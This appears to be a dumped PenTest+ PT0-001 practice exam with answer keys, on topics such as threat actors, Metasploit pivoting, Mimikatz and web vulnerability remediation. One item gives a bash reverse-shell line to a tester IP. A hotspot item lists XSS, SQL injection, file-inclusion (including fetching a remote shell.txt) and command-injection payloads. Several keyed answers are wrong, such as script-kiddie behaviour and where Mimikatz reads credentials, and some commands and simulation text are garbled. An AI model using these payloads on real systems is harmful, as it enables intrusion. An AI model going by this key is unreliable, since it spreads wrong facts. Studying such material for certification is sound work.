

## PT0-001<sup>Q&As</sup>

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## QUESTION 1

Which of the following actions BEST matches a script kiddie's threat actor?

- A. Exfiltrate network diagrams to perform lateral movement.
- B. Steal credit cards from the database and sell them in the deep web.
- C. Install a rootkit to maintain access to the corporate network.
- D. Deface the website of a company in search of retribution.

Correct Answer: B

Reference: <https://www.skyetechnologies.com/2020/08/20/meet-the-threat-actors-part-1-script-kiddies/>

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## QUESTION 2

The results of a basic compliance scan show a subset of assets on a network. This data differs from what is shown on the network architecture diagram, which was supplied at the beginning of the test. Which of the following are the MOST likely causes for this difference? (Select TWO)

- A. Storage access
- B. Limited network access
- C. Misconfigured DHCP server
- D. Incorrect credentials
- E. Network access controls

Correct Answer: AB

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## QUESTION 3

Which of the following actions BEST matches a script kiddie's threat actor?

- A. Exfiltrate network diagrams to perform lateral movement
- B. Steal credit cards from the database and sell them in the deep web
- C. Install a rootkit to maintain access to the corporate network
- D. Deface the website of a company in search of retribution

Correct Answer: B

---

## QUESTION 4

A penetration tester is testing a web application and is logged in as a lower-privileged user. The tester runs arbitrary JavaScript within an application, which sends an XMLHttpRequest, resulting in exploiting features to which only an administrator should have access. Which of the following controls would BEST mitigate the vulnerability?

- A. Implement authorization checks.
- B. Sanitize all the user input.
- C. Prevent directory traversal.
- D. Add client-side security controls

Correct Answer: A

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#### QUESTION 5

Which of the following commands would allow a penetration tester to access a private network from the Internet in Metasploit?

- A. set rhost 192.168.1.10
- B. run autoroute -a 192.168.1.0/24
- C. db\_nm «p -iL /tmp/privatehoots . txt
- D. use auxiliary/servlet/aocka^a

Correct Answer: B

Reference <https://www.offensive-security.com/metasploit-unleashed/pivoting/>

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#### QUESTION 6

Which of the following should a penetration tester verify prior to testing the login and permissions management for a web application that is protected by a CDN-based WAF?

- A. If an NDA is signed with the CDN company
- B. If the SSL certificates for the web application are valid
- C. If a list of the applicable WAF rules was obtained
- D. If the IP addresses for the penetration tester are whitelisted on the WAF

Correct Answer: D

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#### QUESTION 7

Joe, a penetration tester, has received basic account credentials and logged into a Windows system. To escalate his

privilege, from which of the following places is he using Mimikatz to pull credentials?

- A. LSASS
- B. SAM database
- C. Active Directory
- D. Registry

Correct Answer: C

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## QUESTION 8

A tester intends to run the following command on a target system:

```
bash -i >and /dev/tcp/10.2.4.6/443 0> and1
```

Which of the following additional commands would need to be executed on the tester's Linux system to make the previous command successful?

- A. nc -nvlp 443
- B. nc 10.2.4.6 443
- C. nc -w3 10.2.4.6 443
- D. nc -bin/ah 10.2.4.6 443

Correct Answer: D

---

## QUESTION 9



You are a penetration tester reviewing a client's website through a web browser.

### INSTRUCTIONS

Review all components of the website through the browser to determine if vulnerabilities are present.

Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Secure System  
https://comptia.org/login.aspx?viewcookies

Name	Value	Domain	Path	Expires /	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bc0kts2wvqf4dcb3v	www.com...	/	Session	41			
_utma	36104370 911013732 1508266963 1508266963 1	comptia.o...	/	2019-10-1...	59			
_utmb	36104370 7 9 1508267988443	comptia.o...	/	2017-10-1...	32			
_utmc	36104370	comptia.o...	/	Session	14			
_utmt	1	comptia.o...	/	2017-10-1...	7			
_utmz	36104370 12=Account%20Type=Not%20Defined=1	comptia.o...	/	2019-10-1...	48			
_utmz	36104370 1508266963 1 1 utmc=google utmccn=(organic utm...	comptia.o...	/	2019-04-1...	99			
_sp_id 0767	4a84866c8851c 1508266964 1 1508268019 1508266964 819347...	comptia.o...	/	2019-10-1...	99			
_sp_ses 0767	*	comptia.o...	/	2017-10-1...	13			

Secure System  
https://comptia.org/login.aspx#remediatecert

Certificate

General Details Certification Path

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer

\* Refer to the certification authority's statement for details.

Issued to: \*.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from: 7/18/2016 to 7/19/2018

Install Certificate... Issuer Statement

Learn more about [certificates](#)

OK

Drag and Drop Options

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4

Secure System  
https://comptia.org/login.aspx#remediatecert

Certificate

General Details Certification Path

Show: <All>

Field	Value
Version	V3
Serial number	11 0d 3e 9c c9 e3 89 d2 0a 6e...
Signature algorithm	sha256RSA
Signature hash algorithm	sha256
Issuer	RapidSSL SHA256 CA, GeoTru...
Valid from	Monday, July 18, 2016 7:00:0...
Valid to	Friday, July 19, 2016 6:59:59...
Subject	*comptia.com

Edit Properties... Copy to File...

Learn more about [certificate details](#)

OK

Drag and Drop Options

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4

Secure System  
https://comptia.org/login.aspx#remediatecert

Certificate

General Details Certification Path

Certification path

- GeoTrust Global CA
  - RapidSSL SHA256 CA
    - \*comptia.org

View Certificate

Certificate status:

The certificate is expired!

Learn more about [certification paths](#)

OK

Drag and Drop Options

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4



Secure System

https://comptia.org/login.aspx#remediatesource

```

1<html>
2<head>
3<title>Secure Login</title>
4</head>
5<body>
6<meta
7content=
  "c2RmZGZnaHNhZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWl2aGRmc29pYmp3ZXJndWlvdmd9pb2hzZGd1a
  WJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGI1Z2Zi
8bnNkbGtqO2Job3VpYXNpZGZubXM7bGtZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGL1Y3Z
  2ZJqbGFzZWJmaxXVhZGZidmxiambFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==
  "name="csrf-token"/>
10<select><script>
11document.write('<OPTION value=1>'+document.location.href.substring(document.location.href.indexOf('=')
  +16)+'</OPTION>');
12</script></select>
13<div align="center">
14<form action="<c:url value="main.do"/>" method="post">
15<div style="margin-top:100px;margin-bottom:10px;">
16<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">
  Comptia Secure System Login </span>
17</div>
18<div style="margin-bottom:5px;">
19<span style="width:100px;">Name</span>
20<input style="width:150px;" type="text" name="name" id="name" value="">
21<l - input style="width:150px;" type="text" name="name" id="name" value="admin" - -->
22</div>
23<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name=
  "Password" id="password" value="">
24<l - div><span style="width:100px;"> Password: </span><input style="width:150px;" type=password"
  name="Password" id="password" value="password" -->
25</div>
26<input type="submit" value="Login"></form>
27</div>
28</body>
29</html>

```

Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcxdtse2ewwqf4bdcby3v	www.com...	/	Session	41			delete
_utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59			delete
_utmb	36104370.7.9.1508267968443	comptia.o...	/	2017-10-1...	32			delete
_utmc	36104370	comptia.o...	/	Session	14			delete
_utmd	1	comptia.o...	/	2017-10-1...	7			delete
_utmv	36104370.12=Account%20Type=Not%20Defined=1	comptia.o...	/	2019-10-1...	48			delete
_utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utmcs...	comptia.o...	/	2018-04-1...	99			delete
_sp_id.0767	4a84866c6mms1c.1508266964.1.1508268019.1508266964.81f347...	comptia.o...	/	2019-10-1...	99			delete
_sp_ses.0767	*	comptia.o...	/	2017-10-1...	13			delete

Select and Place:

The screenshot shows a web browser window titled "Secure System" with the URL <https://comptia.org/login.aspx#remediatecert>. The browser has "Show Question" and "Reset All Answers" buttons in the top right.

The main content area is titled "Certificate" and has three tabs: "General", "Details", and "Certificate Path". The "General" tab is selected.

Under "Certificate Information", it states: "This certificate is intended for the following purpose(s):" followed by a bulleted list: "• Ensures the identity of a remote computer". Below this, it says: "\* Refer to the certification authority's statement for details."

The certificate details are as follows:

- Issued to:** \*.comptia.org
- Issued by:** RapidSSL SHA256 CA
- Valid from:** 7/ 18/ 2016 to 7/ 19/ 2018

At the bottom of the "General" tab, there are two buttons: "Install Certificate..." and "Issuer Statement". Below these buttons is a link: "Learn more about certificates".

To the right of the "Certificate" dialog is a "Drag and Drop Options" panel. It contains four orange buttons:


- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Below the buttons are four steps, each with a question mark icon in a box:

- Step 1
- Step 2
- Step 3
- Step 4

Correct Answer:





## QUESTION 10

### DRAG DROP

Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented. Each password may be used only once.

Select and Place:

Least to most complex

1	<input type="text"/>	zv3rl0ry
2	<input type="text"/>	Zverlory
3	<input type="text"/>	Zverl0ry
4	<input type="text"/>	Zv3r!0ry

Correct Answer:

Least to most complex

1	Zverlory	<input type="text"/>
2	Zverl0ry	<input type="text"/>
3	zv3rl0ry	<input type="text"/>
4	Zv3r!0ry	<input type="text"/>

## QUESTION 11

When conducting reconnaissance against a target, which of the following should be used to avoid directory communicating with the target?

- A. Nmap tool
- B. Maltego community edition
- C. Nessus vulnerability scanner
- D. OpenVAS
- E. Metasploit

Correct Answer: B

---

## QUESTION 12

Which of the following is an example of a spear phishing attack?

- A. Targeting an executive with an SMS attack
- B. Targeting a specific team with an email attack
- C. Targeting random users with a USB key drop
- D. Targeting an organization with a watering hole attack

Correct Answer: A

Reference: <https://www.comparitech.com/blog/information-security/spear-phishing/>

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## QUESTION 13

A penetration tester is performing an annual security assessment for a repeat client. The tester finds indicators of previous compromise. Which of the following would be the most logical steps to follow NEXT?

- A. Report the incident to the tester's immediate manager and follow up with the client immediately
- B. Report the incident to the client's Chief Information Security Officer (CISO) immediately and alter the terms of engagement accordingly
- C. Report the incident to the client's legal department and then follow up with the client's security operations team
- D. Make note of the anomaly, continue with the penetration testing and detail it in the final report

Correct Answer: A

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## QUESTION 14

## HOTSPOT

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.

Payloads	Vulnerability Type	Remediation
search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e	Command Injection	Parameterized queries
#inner-tab"><script>alert(1)</script>	DOM-based Cross Site Scripting	Preventing external calls
site=www.exe'ping%20-c%2010%20localhost'mple.com	SQL Injection (Error)	Input Sanitization ... \, /, sandbox requests
item=widget';waitfor%20delay%20'00:00:20';--	SQL Injection (Stacked)	Input Sanitization ... \$, (, ), {, }
logfile=%2fetc%2fpasswd%00	SQL Injection (Union)	Input Sanitization ... <, >, <, >
logfile=http:%2f%2fwww.malicious-site.com%2fshell.txt	Reflected Cross Site Scripting	
item=widget%20union%20select%20null,null,@version;--	Local File Inclusion	
redir=http:%2f%2fwww.malicious-site.com	Remote File Inclusion	
item=widget'+convert(int,@version)+'	URL Redirect	
lookup=\$(whoami)		

Hot Area:



loads	Vulnerability Type	Remediation
<code>rch=Bob"X3eX3cimgX20srcX3daX20errorX3dalert(1)X3e</code>	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization: <code>\ \ / / sandbox requests</code></li> <li>Input Sanitization: <code>' ' \$ ( ) { }</code></li> <li>Input Sanitization: <code>" " &lt; &gt; , ;</code></li> </ul>
<code>mer-tab"&gt;&lt;script&gt;alert(1)&lt;/script&gt;</code>	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization: <code>\ \ / / sandbox requests</code></li> <li>Input Sanitization: <code>' ' \$ ( ) { }</code></li> <li>Input Sanitization: <code>" " &lt; &gt; , ;</code></li> </ul>
<code>item=www.exe'ping%20-cX2010X20localhost'mple.com</code>	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization: <code>\ \ / / sandbox requests</code></li> <li>Input Sanitization: <code>' ' \$ ( ) { }</code></li> <li>Input Sanitization: <code>" " &lt; &gt; , ;</code></li> </ul>
<code>item=widget';waitfor%20delay%20'00:00:20';--</code>	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization: <code>\ \ / / sandbox requests</code></li> <li>Input Sanitization: <code>' ' \$ ( ) { }</code></li> <li>Input Sanitization: <code>" " &lt; &gt; , ;</code></li> </ul>
<code>logfile=X2fetcX2fpasswdX00</code>	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization: <code>\ \ / / sandbox requests</code></li> <li>Input Sanitization: <code>' ' \$ ( ) { }</code></li> <li>Input Sanitization: <code>" " &lt; &gt; , ;</code></li> </ul>
<code>redir=http:X2fX2fwww.malicious-site.com</code>	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization: <code>\ \ / / sandbox requests</code></li> <li>Input Sanitization: <code>' ' \$ ( ) { }</code></li> <li>Input Sanitization: <code>" " &lt; &gt; , ;</code></li> </ul>
<code>item=widget'+convert(Int,@version)+</code>	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization: <code>\ \ / / sandbox requests</code></li> <li>Input Sanitization: <code>' ' \$ ( ) { }</code></li> <li>Input Sanitization: <code>" " &lt; &gt; , ;</code></li> </ul>
<code>lookup=\$(whoami)</code>	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization: <code>\ \ / / sandbox requests</code></li> <li>Input Sanitization: <code>' ' \$ ( ) { }</code></li> <li>Input Sanitization: <code>" " &lt; &gt; , ;</code></li> </ul>

Correct Answer:



loads	Vulnerability Type	Remediation
<code>rch=Bob"X3eX3cimgX20srcX3daX20errorX3dalert(1)X3e</code>	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization: \ / , sandbox requests</li> <li>Input Sanitization: \$ ( ) { }</li> <li>Input Sanitization: ' " &lt; &gt; , ;</li> </ul>
<code>mer-tab"&gt;&lt;script&gt;alert(1)&lt;/script&gt;</code>	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization: \ / , sandbox requests</li> <li>Input Sanitization: \$ ( ) { }</li> <li>Input Sanitization: ' " &lt; &gt; , ;</li> </ul>
<code>item=www.exe'ping%20-cX2010X20localhost'mple.com</code>	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization: \ / , sandbox requests</li> <li>Input Sanitization: \$ ( ) { }</li> <li>Input Sanitization: ' " &lt; &gt; , ;</li> </ul>
<code>item=widget';waitfor%20delay%20'00:00:20';--</code>	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization: \ / , sandbox requests</li> <li>Input Sanitization: \$ ( ) { }</li> <li>Input Sanitization: ' " &lt; &gt; , ;</li> </ul>
<code>logfile=X2fetcX2fpasswdX00</code>	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization: \ / , sandbox requests</li> <li>Input Sanitization: \$ ( ) { }</li> <li>Input Sanitization: ' " &lt; &gt; , ;</li> </ul>
<code>redir=http:X2fX2fwww.malicious-site.com</code>	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization: \ / , sandbox requests</li> <li>Input Sanitization: \$ ( ) { }</li> <li>Input Sanitization: ' " &lt; &gt; , ;</li> </ul>
<code>item=widget'+convert(int,@version)+</code>	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization: \ / , sandbox requests</li> <li>Input Sanitization: \$ ( ) { }</li> <li>Input Sanitization: ' " &lt; &gt; , ;</li> </ul>
<code>lookup=\$(whoami)</code>	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization: \ / , sandbox requests</li> <li>Input Sanitization: \$ ( ) { }</li> <li>Input Sanitization: ' " &lt; &gt; , ;</li> </ul>

## QUESTION 15

After delivering a draft of a penetration test report, a development team has raised concerns about an issue categorized as "high." A cloud storage bucket is configured to allow read access to the public, but writing to objects within the bucket is restricted to authorized users. The bucket contains only publicly available images that can already be found on the application homepage. Which of the following severity levels should the penetration tester consider?

- A. Critical
- B. Medium
- C. Informational
- D. Low

Correct Answer: B

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